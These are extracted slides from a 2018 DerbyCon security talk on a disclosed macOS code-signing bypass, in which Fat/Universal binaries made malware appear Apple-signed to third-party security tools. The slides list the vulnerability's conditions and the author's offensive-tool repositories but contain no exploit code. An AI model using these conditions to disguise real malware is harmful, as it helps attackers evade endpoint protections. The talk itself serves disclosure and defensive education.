

I Can Be Apple, and So Can You

DerbyCon VIII, 2018



Josh Pitts

@midnite_runr

My Background



okta



<https://github.com/secretsquirrel>



Josh Pitts

secretsquirrel

Hobby page. Donate BTC:

16GfwSnSA7s5BtBfsPBdU59H4F6v

ETH:

0x7cCeC48F9F1470d663d4862784

https://twitter.com/midnite_runr

[Edit bio](#)

📍 NC, USA

🔗 <http://secureallthethings.blog...>

Overview

Repositories 64

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[≡ the-backdoor-factory](#)

Patch PE, ELF, Mach-O binaries with shellcode (NOT Supported)

● Python ⭐ 1.9k ⚡ 502

[≡ BDFProxy](#)

Patch Binaries via MITM: BackdoorFactory + mitmProxy. (NOT SUPPORTED)

● Python ⭐ 683 ⚡ 155

[≡ SigThief](#)

Stealing Signatures and Making One Invalid Signature at a Time

● Python ⭐ 413 ⚡ 123

[≡ Genetic-Malware/Ebowla](#)

Framework for Making Environmental Keyed Payloads

● Python ⭐ 408 ⚡ 104

[≡ fido](#)

Teaching old shellcode new tricks

● Python ⭐ 130 ⚡ 40

[≡ shellcode_retriever](#)

POC of code that downloads and executes shellcode in memory.

● Python ⭐ 69 ⚡ 41

NEWS


Cyberespionage group tied to OnionDuke malware

F-Secure points to evidence it was used to target European government agencies

Outline

- Code signing Basics
- Impact and DEMO
- Vulnerability Details
- What about Gatekeeper
- Disclosure process
- How to do signed code checks correctly
- Process of finding this vulnerability
- Q&A


Not Modified



VS

Modified







IMPACT



imgflip.com


**ZeroTrust Networks == You Place all trust
in the device that is no longer on your
network with no physical control over.**

Code Signing Enforcement

Code Signing Enforcement

...and monitoring

DEMO



DEMO

- Google Santa - in full lockdown mode; only Apple signed code can run (native code and macOS app store)
- A malicious binary was delivered via phishing, social engineering, or post exploitation.
- Persistence and hiding in plain-sight

Vulnerability Details

June 12, 2018

MOTHERBOARD

VICE

INTERNET INSECURITY

Bugs Allowed Hackers to Make Malware Look Like Apple Software

Hackers could have snuck malware past several popular third-party Mac security tools thanks to a mistake in how the tools were implementing Apple digital certificate APIs.


Conditions for the vulnerability

- Takes advantage of the Fat/Universal binary format
- The first Mach-O in the Fat/Universal file must be signed by Apple, can be i386, x86_64, or even PPC.
- The malicious binary, or non-Apple supplied code, must be adhoc signed and i386 compiled for an x86_64 target macOS.
- The CPU_TYPE in the Fat header of the Apple binary must be set to an invalid type or a CPU Type that is not native to the host chipset.

